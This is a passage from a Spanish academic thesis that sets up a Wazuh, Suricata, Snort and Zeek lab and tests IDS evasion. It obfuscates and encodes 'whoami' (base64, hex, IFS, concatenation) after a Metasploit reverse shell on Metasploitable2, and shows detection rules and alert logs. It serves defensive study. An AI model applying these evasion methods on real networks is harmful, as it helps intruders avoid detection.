En el laboratorio, Wazuh se utiliza como una solución integral que permite centralizar, analizar y visualizar logs de seguridad provenientes de los NIDS Suricata, Snort y Zeek, además de las cuatro máquinas víctimas mencionadas en la sección 6.1.2 . Gracias a su funcionalidad de decodificar logs en JSON y su sistema de reglas, es una herramienta esencial para el monitoreo y la respuesta ante incidentes en entornos complejos y heterogéneos.

Además, hay una gran cantidad de conjuntos de reglas y decoders por defecto, pero lo más recomendable es tratar de personalizarlas en función del entorno existente para evitar falsos positivos, además de que, dependiendo del contexto, podría ser útil crear reglas que se activen en función de eventos sospechosos, como inicios de sesión en países inesperados.

7.2 Suricata

Suricata es un sistema de **detección de intrusiones basado en red (NIDS) que opera mediante reglas**, por lo que su eficacia depende en gran medida de la calidad y actualización de dichas reglas. Para este laboratorio, fue instalada la versión 7.0.10 de Suricata en un entorno Kali Linux mediante el gestor de paquetes de Kali, "**apt install suricata**".

Una vez instalado, las opciones predeterminadas son funcionales para entornos básicos, siendo necesario únicamente configurar la variable HOME_NET con las direcciones IP de las máquinas que se desean monitorizar. Además, se puede crear un archivo "local.rules" dentro del directorio de reglas, el cual contendrá las reglas personalizadas definidas por el usuario.

```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[10.0.4.4,10.0.4.8,10.0.4.10,10.0.4.9]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"

default-rule-path: /var/lib/suricata/rules

rule-files:
  - suricata.rules
  - local.rules
```

Ilustración 7.6: Archivo de configuración de Suricata. Fuente: Elaboración propia

Para la gestión y actualización de reglas, Suricata proporciona la herramienta suricata-update, que facilita el acceso a distintos conjuntos de reglas mantenidos por la comunidad y entidades privadas. Al ejecutar el comando correspondiente (ver Ilustración 7.7), se muestra el catálogo disponible, que incluye tanto

reglas de uso libre como otras accesibles únicamente mediante suscripción. En este laboratorio se utilizaron exclusivamente reglas gratuitas.




Ilustración 7.7: Muestra de conjuntos de reglas que ofrece Suricata oficialmente. Fuente: Elaboración propia

Una vez completada la configuración, se procede a reiniciar el servicio de Suricata y habilitarlo con systemctl enable para que se ejecute automáticamente en cada inicio del sistema. Con estas acciones, Suricata queda listo para iniciar la detección de amenazas en tiempo real.

Para probar el funcionamiento correcto del motor de reglas, se ejecutó un comando curl que devuelve el texto "uid=0(root)", lo cual es detectado por Suricata como actividad maliciosa.

Ilustración 7.8: Envío de payload que Suricata detecta como malicioso. Fuente: Elaboración propia

Específicamente lo que detecta Suricata es el contenido “root” en un paquete de red, tal como se ve en la Ilustración 7.9, donde se ve parte de la regla que detecta una acción sospechosa, y el archivo fast.log, donde se guardan las alertas generadas por la activación de una regla.




Ilustración 7.9: Regla que se activa al detectar el contenido “root” en un paquete, y el log generado. Fuente: Elaboración propia

La regla empleada utiliza el protocolo ip, lo que implica detección genérica sin restringirse a protocolos específicos. Además, se aplica independientemente de la IP o puerto de origen/destino. La regla incluye los campos obligatorios sid (identificador de regla) y rev (revisión), que permite mantener un control de versiones sobre las reglas definidas.

7.3 Snort

Snort es, al igual que Suricata, **un sistema de detección de intrusiones basado en red (NIDS) que opera mediante reglas**. En este laboratorio **se instaló la versión de Snort 3.7.4.0**. *Véase anexo "12.5 Instalacion Snort".*

A diferencia de Suricata, Snort no incluye una herramienta interna (suricata-update) para gestionar conjuntos de reglas oficiales. En su lugar, las reglas deben descargarse desde su página web. Existen dos opciones: un conjunto de reglas gratuito y otro de suscripción paga. En este caso, se utilizó el paquete gratuito provisto por la comunidad de Snort, complementado con las reglas del proveedor Proofpoint, conocidas como "Emerging Threats", utilizadas también por Suricata. Esta elección permite realizar comparaciones justas entre ambos sistemas empleando reglas equivalentes. [41]

Compatibilidad de reglas entre versiones

Un inconveniente relevante es que las reglas de "Emerging Threats" disponibles para descarga están escritas para **Snort 2.x**, mientras que en este entorno se emplea **Snort 3.x**, lo que introduce diferencias sintácticas y estructurales. Afortunadamente, este problema se resuelve fácilmente mediante la herramienta snort2lua, que permite convertir reglas del formato anterior al nuevo formato Lua requerido por Snort 3. Dicha conversión se realiza ejecutando el siguiente comando: "snort2lua -c archivo_snort2.rules -r archivo_convertido.lua".

Sin embargo, algunas reglas requerían modificaciones manuales, especialmente aquellas que usaban el operador de negación "!" en contextos incompatibles con Snort (ni en la versión 2 ni en la 3). A pesar de estas inconsistencias iniciales, las reglas modificadas se ejecutaron sin generar errores, lo que permitió continuar con las pruebas previstas [42]

Ejecución y salida de eventos

Snort puede ejecutarse mediante un comando al que se le especifica el conjunto de reglas y el tipo de salida deseado. En la Ilustración 7.10 se muestra un ejemplo de ejecución en modo consola utilizando el formato "alert_fast", que genera alertas sintetizadas en texto plano.




Ilustración 7.10: Ejecución de Snort. Fuente: Elaboración propia

Para facilitar la integración con **Wazuh**, se intentó configurar la salida de Snort en **formato JSON**, con el objetivo de que las alertas pudieran ser decodificadas automáticamente sin necesidad de expresiones regulares. Sin embargo, se identificó una limitación significativa: **el módulo responsable de generar logs en JSON omite el mensaje de alerta**, lo que impide que Wazuh pueda interpretar correctamente la información del evento.

Debido a esta deficiencia, **se optó por implementar decodificadores personalizados**, aunque esta solución requiere un esfuerzo adicional en términos de configuración y mantenimiento. En entornos reales y a largo plazo, una alternativa más escalable podría ser el uso de un script de conversión que transforme los logs generados por Snort a un formato JSON estructurado, incluyendo todos los campos relevantes, lo cual permitiría una integración más eficiente con plataformas como Wazuh.

7.4 Zeek

Zeek es un sistema de detección de intrusiones basado en red (NIDS) que difiere de soluciones como Suricata o Snort en su enfoque: **utiliza un lenguaje de scripting para analizar el tráfico de red y detectar comportamientos anómalos**. En este laboratorio se empleó la versión 7.0.5**.** *Véase el anexo* "*12.6 Instalación Zeek*".

Una de sus ventajas es la posibilidad de probar scripts de forma rápida y segura en la plataforma interactiva de Zeek, donde se puede validar la sintaxis y comportamiento de los scripts antes de ejecutarlos en un entorno real [43]. Esta funcionalidad es especialmente útil para evitar errores que podrían complicar el análisis manual de logs.

main.zeek + Add File

```
1  module TCPDEBUG;
2
3  event zeek_init()
4  {
5      print "[ZEEK] Script cargado. Escuchando tráfico TCP...";
6  }
7
8  # 🔎 Nivel bajo: ver directamente los paquetes TCP con datos
9  event tcp_packet(c: connection, is_orig: bool, flags: string, seq: count,
10                   ack: count, len: count, payload: string)
11 {
12     if ( len > 0 )
13     {
14         print fmt("[ZEEK] tcp_packet con payload (%s:%d → %s:%d): %s",
15                   c$id$orig_h, c$id$orig_p, c$id$resp_h, c$id$resp_p, payload);
16     }
17 }
```

Output

```
[ZEEK] Script cargado. Escuchando tr\xc3\xa1fico TCP...
[ZEEK] tcp_packet con payload (10.0.4.4:53097 \xe2\x86\x92 10.0.4.5:4444): sh: line 1: Trying: command not fou
[ZEEK] tcp_packet con payload (10.0.4.4:53097 \xe2\x86\x92 10.0.4.5:4444): sh: line 3: Escape: command not fou
[ZEEK] tcp_packet con payload (10.0.4.4:53096 \xe2\x86\x92 10.0.4.5:4444): echo 3oIWWNTBCIuKbb8i;\x0a
[ZEEK] tcp_packet con payload (10.0.4.4:53097 \xe2\x86\x92 10.0.4.5:4444): echo 3oIWWNTBCIuKbb8i;\x0a
[ZEEK] tcp_packet con payload (10.0.4.4:53097 \xe2\x86\x92 10.0.4.5:4444): 3oIWWNTBCIuKbb8i\x0d\x0a
[ZEEK] tcp_packet con payload (10.0.4.4:53096 \xe2\x86\x92 10.0.4.5:4444): echo gRqu5OzHDpXs5h\x0a
[ZEEK] tcp_packet con payload (10.0.4.4:53097 \xe2\x86\x92 10.0.4.5:4444): gRqu5OzHDpXs5h\x0d\x0a
```

Ilustración 7.11: Script básico de Zeek que muestra el payload de los paquetes TCP capturados. Fuente: try.zeek.org.

El script mostrado en la figura anterior hace uso del evento “tcp_packet”, capturando todos los paquetes TCP e imprimiendo el *payload* junto con las direcciones IP de origen y destino.

Configuración

Zeek fue configurado para emitir logs en formato JSON, en lugar del texto plano que genera por defecto. Este formato estructurado permite su **integración directa con Wazuh**, eliminando la necesidad de crear decodificadores personalizados.

Asimismo, se añadieron **scripts personalizados** al archivo local.zeek con el objetivo de ampliar la capacidad de detección, generando logs adicionales para ciertos comportamientos maliciosos o patrones sospechosos. Al igual que Snort y Suricata ofrecen conjuntos de reglas recomendados, Zeek cuenta con un repositorio centralizado de paquetes creados por usuarios de la comunidad, **Zeek packages Browser.** Aunque

algunos de estos scripts están desactualizados, por lo que pueden requerir modificaciones. [44].

```
#------------Personalizados---------
#Guardar como JSON los logs
@load tuning/json-logs
#Scripts personalizados de deteccion

@load whoami-test
@load uid-check
@load tcp-data
@load dns-tunnel
@load icmp_tunnel
@load scan
@load shell_reverse
```

Ilustración 7.12: Scripts personalizados cargados en el fichero local.zeek. Fuente: Elaboración propia

Una vez completada la configuración, se ejecuta el comando "**zeekctl deploy**", que lanza el servicio de Zeek aplicando todos los scripts definidos.

```
root@zeek:/opt/zeek/share/zeek/zeekctl# zeekctl deploy
checking configurations ...
installing ...
removing old policies in /opt/zeek/spool/installed-scripts
removing old policies in /opt/zeek/spool/installed-scripts
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
starting ...
starting zeek ...
```

Ilustración 7.13: Despliegue de Zeek. Fuente: Elaboración propia

Logs

Una vez ejecutado, Zeek se iniciará, y cualquier conexión será monitorizada y registrada en los archivos de log. Hay una gran cantidad de ficheros de registros, siendo los de la tabla, solo algunos de los más comunes.

Archivo de Log	Descripción	Tipo
conn.log	Conexiones TCP/UDP/ICMP	Protocolos de red
dns.log	Actividad DNS	Protocolos de red
http.log	Solicitudes y respuestas HTTP	Protocolos de red
ssl.log	Información sobre handshakes SSL/TLS	Protocolos de red
ssh.log	Conexiones SSH	Protocolos de red

smtp.log	Transacciones SMTP (correo)	Protocolos de red
files.log	Resultados del análisis de archivos	Archivos
x509.log	Información de certificados X.509	Archivos
notice.log	Alertas generadas por Zeek	Detección
signatures.log	Coincidencias con firmas definidas	Detección
intel.log	Coincidencias con datos de inteligencia	Detección
known_hosts.log	Hosts que completaron handshakes TCP	Observaciones de red
known_services.log	Servicios detectados en hosts	Observaciones de red
software.log	Software utilizado en la red	Observaciones de red
weird.log	Actividades inesperadas a nivel de red	Misceláneo
capture_loss.log	Tasa de pérdida de paquetes	Diagnóstico
reporter.log	Mensajes internos de error/advertencia/información	Diagnóstico
stderr.log	Salida de error estándar al iniciar Zeek desde ZeekControl	Diagnóstico
stdout.log	Salida estándar al iniciar Zeek desde ZeekControl	Diagnóstico
loaded_scripts.log	Scripts que han sido cargados por Zeek	Diagnóstico

Tabla 7.1: Ficheros log generados por Zeek - Lista completa de ficheros en la documentación. [45]. Fuente: Elaboración propia basada en la Documentación de Zeek (docs.zeek.org).

Este ecosistema de registros demuestra el enfoque modular y extensible de Zeek, ideal para entornos que requieren un análisis profundo del comportamiento de red.

7.5 Conclusión General

Durante el desarrollo del laboratorio, **Wazuh** ha funcionado como una solución centralizada para la ingesta, análisis y visualización de eventos de seguridad generados por múltiples herramientas de detección de intrusiones, tanto a nivel de red (NIDS) como de host (HIDS). Gracias a su compatibilidad con logs en formato JSON, y su sistema robusto de decodificadores y reglas, Wazuh permite correlacionar eventos, detectar amenazas y generar alertas relevantes para los analistas.

Cada una de las herramientas evaluadas tiene fortalezas específicas:

- **Suricata** ofrece rendimiento multihilo, facilidad de integración con SIEM y compatibilidad con reglas avanzadas.
- **Snort**, aunque requiere pasos adicionales para adaptar reglas entre versiones, sigue siendo altamente personalizable y eficaz.

- **Zeek** aporta una capa de análisis comportamental, permitiendo identificar amenazas sin necesidad de firmas, lo que amplía la cobertura ante ataques desconocidos.

Esta arquitectura modular y complementaria representa un enfoque moderno y eficaz para la detección de amenazas en entornos distribuidos.

Aspecto	Wazuh	Suricata	Snort	Zeek
Categoría	HIDS / SIEM / XDR	NIDS	NIDS	NIDS
Versión	4.12.0	7.0.10	3.7.4.0	7.0.5
Distribución	Ubuntu 20.04	Kali Linux	Ubuntu 20.04	Ubuntu 20.04
Definición	Plataforma integral de seguridad en endpoints y eventos, con análisis y respuesta ante incidentes	Motor NIDS basado en firmas y DPI	NIDS basado en reglas de comunidad y externas	Framework de scripts para detección comportamental
Funciones clave	- FIM - Correlación - Visualización - Respuesta activa	- Detección por firmas - Logs JSON-DPI	- Reglas externas - Conversión de Snort 2 a 3	- Scripts personalizados - Logs extensos en JSON
Uso en laboratorio	- Agente en víctimas e IDS - Dashboard del componente central	- IDS activo con reglas open-source	- Reglas convertidas con snort2lua	- JSON activado - Scripts añadidos a local.zeek

Tabla 7.2: Componentes usados en la detección y monitorización. Fuente: Elaboración propia.

Capítulo 8 Ejecución y Detección de Técnicas de Evasión.

8.1 Ofuscación y Codificación

La ofuscación y codificación son técnicas muy similares, este tipo de técnicas se basan en modificar el contenido de un paquete para que sea difícil discernir una acción dada. La diferencia radica en que la ofuscación se centra en ocultar paquetes o payloads enviándolos de forma diferente, de tal manera que se dificulte su legibilidad, pero manteniendo la misma funcionalidad. Mientras que la codificación consiste en transformar algo a otro formato representacional (como Base64, hexadecimal, octal, etc.), siendo la víctima el que se encargue de decodificarlo y ejecutarlo.

Para realizar esta primera técnica, **se ofuscará y codificará el comando "whoami",** que muestra en pantalla el nombre de usuario actual.

Ofuscación




Ilustración 8.1: Listado de técnicas de ofuscación. Fuente: Elaboración Propia.

En la imagen se ven múltiples formas de que se interprete "whoami". **Siendo las que no contienen dicha palabra directamente, las que más posibilidades tienen de evadir el IDS**, ya que el paquete no tendrá como parte del contenido la palabra clave que activaría la regla.

En el rol de atacante, **es importante conocer diversas formar de ejecutar la misma acción debido a las limitaciones y peculiaridades que pueden llegar a tener los sistemas víctima** y sus sistemas de seguridad. En el caso de los IDS, es muy difícil de tener un conjunto de reglas que abarque todas las posibilidades de ejecución, con lo que la ofuscación puede llegar a convertirse en un recurso muy potente.

Técnicas de ofuscación mostradas:

- **Variables concatenadas:** Se fragmenta el comando en partes y se ejecuta concatenando variables en tiempo de ejecución.
- **Comillas entre caracteres:** Se separan los caracteres del comando usando comillas para dificultar el análisis directo.
- **Uso de echo y evaluación diferida:** El comando se imprime como texto y se ejecuta usando sustitución de comandos.
- **printf con formato:** Se usa printf para construir dinámicamente el comando con fragmentos.
- **IFS y ejecución desde variable**: Se define el comando en una variable y se ejecuta, cambiando el separador interno de campos (IFS).
- **Subshell con paréntesis:** El comando se ejecuta dentro de un subshell, camuflando su forma tradicional.
- **Expansión de variable vacía (HOSTNAME):** Se introduce una expansión que devuelve una cadena vacía, justo antes del comando, para alterar la forma visible sin afectar la ejecución.
- **Ejecución con bash -c:** Se pasa el comando como una cadena al intérprete, haciendo que no aparezca directamente en texto plano.

Codificación

El principal beneficio de las técnicas de codificación es que **el contenido sospechoso no aparece en texto plano** en el flujo de datos, haciendo más difícil su detección por firmas estáticas. Sería necesario interpretar el contenido codificado para realizar la detección, cosa que no hace un IDS por lo general.

Ilustración 8.2: Listado de técnicas de codificación. Fuente: Elaboración propia.

En la imagen se muestran múltiples formas codificadas de ejecutar el comando "whoami" utilizando diferentes sistemas de codificación.

Técnicas de codificación mostradas:

- **Base64**: El comando se transforma en una cadena codificada y luego se decodifica usando base64 -d.

- **Hexadecimal**: Se convierte a representación hexadecimal y luego se decodifica con xxd.
- **ROT13**: Se ofusca mediante rotación de caracteres alfabéticos (13 posiciones).
- **Cadena invertida (reverso):** El texto se invierte y luego se revierte con rev en tiempo real.
- **Octal**: Se representan los caracteres en formato octal.
- **Hexadecimal ASCII:** Cada carácter se representa en su forma hexadecimal.

8.1.1 Previo a la evasión

Para ejecutar el comando ofuscado y comprobar las alertas generadas en los IDS se ha ejecutado el **exploit "unreal_ircd_3281_backdoor" del framework de Metasploit** contra la máquina víctima Metasploitable2, generando una shell reverse. [46]




Ilustración 8.3: Ejecución del exploit unreal_ircd_3281_backdoor desde Metasploit contra la máquina víctima Metasploitable2. Fuente: Ejecución propia de un ataque mostrado en la guía de Metasploitable 2 [46].

Para esta técnica, se parte de una situación en la que el atacante ya tiene acceso a una máquina víctima, y ahora trata de realizar acciones sospechosas sin que un IDS lo detecte.

Ejecutar comandos directamente como se ve en la imagen hace muy sencilla la labor de detección, ya que los IDS suelen de disponer de reglas para detectar el uso de comandos potencialmente peligrosos, por lo que no sería recomendable hacerlo.

8.1.2 Ejecución

Ofuscación

Tras ejecutar el exploit, se ejecuta en primer lugar el comando que debería detectar el IDS, para posteriormente tratar de ofuscarlo, y así ver las diferencias.




Ilustración 8.4: Ejecución de técnicas de ofuscación en Shell. Fuente: elaboración propia.

Es importante tener en cuenta que, aunque todos los comandos en la imagen se consideran ofuscados debido a que cambian el patrón estándar de la acción a ejecutar, hay algunas como "(whoami)" que son fácilmente detectables en comparación con los que no envían la cadena sospechosa explícitamente.

Para ejemplificar lo débil que es "(whoami)" como ofuscación, se utilizará Wireshark para capturar el paquete que se envía durante su ejecución.




Ilustración 8.5: Muestra de un paquete en Wireshark con el comando 'whoami' ofuscado débilmente. Fuente: Elaboración propia.

En el caso de que el IDS analice el paquete entero mientras busca la coincidencia "whoami", la alerta se generaría, evidenciando que, a pesar de cambiar el patrón del comando, la detección sigue siendo sencilla. Por esta razón, normalmente no se usa este ejemplo de ofuscación.

Por otro lado, en el ejemplo de la ilustación 8.6, se puede ver un ejemplo de ofuscación mucho más versátil y útil, en el que no se muestra en ningún segmento "whoami", lo que hace mucho más complicada la detección para un IDS.




Ilustración 8.6: Muestra de un paquete en Wireshark con el comando "whoami" ofuscado robustamente. Fuente: Elaboración Propia.

Codificación

En cuanto a la ejecución del comando codificado, el proceso es el mismo que en el de la ofuscación.




Ilustración 8.7: Ejecución de técnicas de codificación en Shell. Fuente: Elaboración Propia.

Tal como se ve en la imagen de Wireshark, "whoami" no se encuentra como parte del contenido, a pesar de que eso es lo que ejecutará la víctima.




Ilustración 8.8: Muestra de un paquete en Wireshark con el comando "whoami" codificado. Fuente: Elaboración Propia.

8.1.3 Suricata y Snort

Al ejecutar el comando "whoami" en una máquina víctima sin codificar ni ofuscar, Suricata genera una alerta activada por la regla 2044770. Esta regla, perteneciente al

conjunto de reglas abiertas de Emerging Threats (ET), detecta patrones sospechosos en tráfico TCP.

```
alert tcp-pkt $EXTERNAL_NET 1024: -> $HOME_NET any (msg:"ET HUNTING Whoami Command Inboun
d On High Port"; flow:established,to_client; content:"whoami"; depth:8; fast_pattern; thr
eshold:type limit, seconds 300, count 1, track by_src; reference:md5,e0a0e407d425a31b1356
3bfd09132754; classtype:misc-activity; sid:2044770; rev:1; metadata:affected_product Wind
ows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Linux, attack_target Client_Endpoi
nt, created_at 2023_03_27, deployment Perimeter, confidence High, signature_severity Majo
r, updated_at 2023_03_27;)
```

Ilustración 8.9: Regla de Suricata para detectar el comando "whoami". Fuente: Elaboración Propia.

Al ser una regla del conjunto de Emerging Threats, existe una regla equivalente para Snort, lo que resulta en una detección idéntica para este tipo de comando. Esto implica que las detecciones serán exactas en este caso para ambos IDS.

```
alert tcp $EXTERNAL_NET 1024: -> $HOME_NET any ( msg:"ET INFO Whoami Command Inbound On
t"; flow:established,to_client; content:"whoami",depth 8,fast_pattern; reference:md5,e0a
5a31b13563bfd09132754; classtype:misc-activity; sid:2044770; rev:1; metadata:affected_pr
ndows_XP_Vista_7_8_10_Server_32_64_Bit,affected_product Linux,attack_target Client_Endpo
ted_at 2023_03_27,deployment Perimeter,confidence High,signature_severity Major,updated_
03_27; )
```

Ilustración 8.10: Regla de Snort para detectar el comando "whoami". Fuente: Elaboración Propia.

Ambas reglas generan una alerta al recibir un paquete TCP dirigido hacia una de las máquinas monitorizadas, en las que encuentra en los primeros 8 bytes del campo Data la cadena “whoami”. Además, en el caso de Suricata, se utiliza un umbral en el que se define que solo se generará una alerta cada 300 segundos por cada IP de origen que active la regla, aunque el evento ocurra varias veces.

Este umbral dificulta realizar las pruebas necesarias, con lo que creé una regla personalizada eliminando el umbral, ya que, de lo contrario, incluso si una técnica ofuscada activase la alerta, no se mostraría.

```
05/18/2025-10:16:45.688052  [**] [1:3400020:2] POSSBL SCAN SHELL M-SPLOIT TCP [**] [Classification: A Networ
{TCP} 10.0.4.4:50331 -> 10.0.4.5:4444
05/18/2025-10:16:45.712984  [**] [1:3400020:2] POSSBL SCAN SHELL M-SPLOIT TCP [**] [Classification: A Networ
{TCP} 10.0.4.4:50332 -> 10.0.4.5:4444
05/18/2025-10:17:05.060634  [**] [1:2044770:1] ET HUNTING Whoami Command Inbound On High Port [**] [Classifi
{TCP} 10.0.4.5:4444 -> 10.0.4.4:50331
05/18/2025-10:17:05.060634  [**] [1:33000022:1] MODIFIED ET HUNTING RULE Whoami Command Inbound On High Port
 [Priority: 3] {TCP} 10.0.4.5:4444 -> 10.0.4.4:50331
05/18/2025-10:17:12.200532  [**] [1:33000022:1] MODIFIED ET HUNTING RULE Whoami Command Inbound On High Port
 [Priority: 3] {TCP} 10.0.4.5:4444 -> 10.0.4.4:50331
05/18/2025-10:17:59.689306  [**] [1:33000022:1] MODIFIED ET HUNTING RULE Whoami Command Inbound On High Port
 [Priority: 3] {TCP} 10.0.4.5:4444 -> 10.0.4.4:50331
~
```

Ilustración 8.11: Archivo de alertas de Suricata, fast.log tras la ejecución de las técnicas de ofuscación. Fuente: Elaboración Propia.

En esta salida se puede observar:

- Una primera alerta activada por un exploit de **Metasploit**, relacionada con el uso del **puerto 4444**, comúnmente asociado a conexiones de tipo reverse shell. Esta alerta puede evadirse simplemente utilizando un puerto alternativo.
- La regla original de "whoami" que se activa al ejecutar el comando de forma directa.
- Posteriormente se activa la regla personalizada, confirmando su correcto funcionamiento para detectar todas las ejecuciones del comando.
- Finalmente, se detecta el comando (whoami), pero el resto de variantes ofuscadas **no generan alerta**, lo que indica una evasión exitosa.

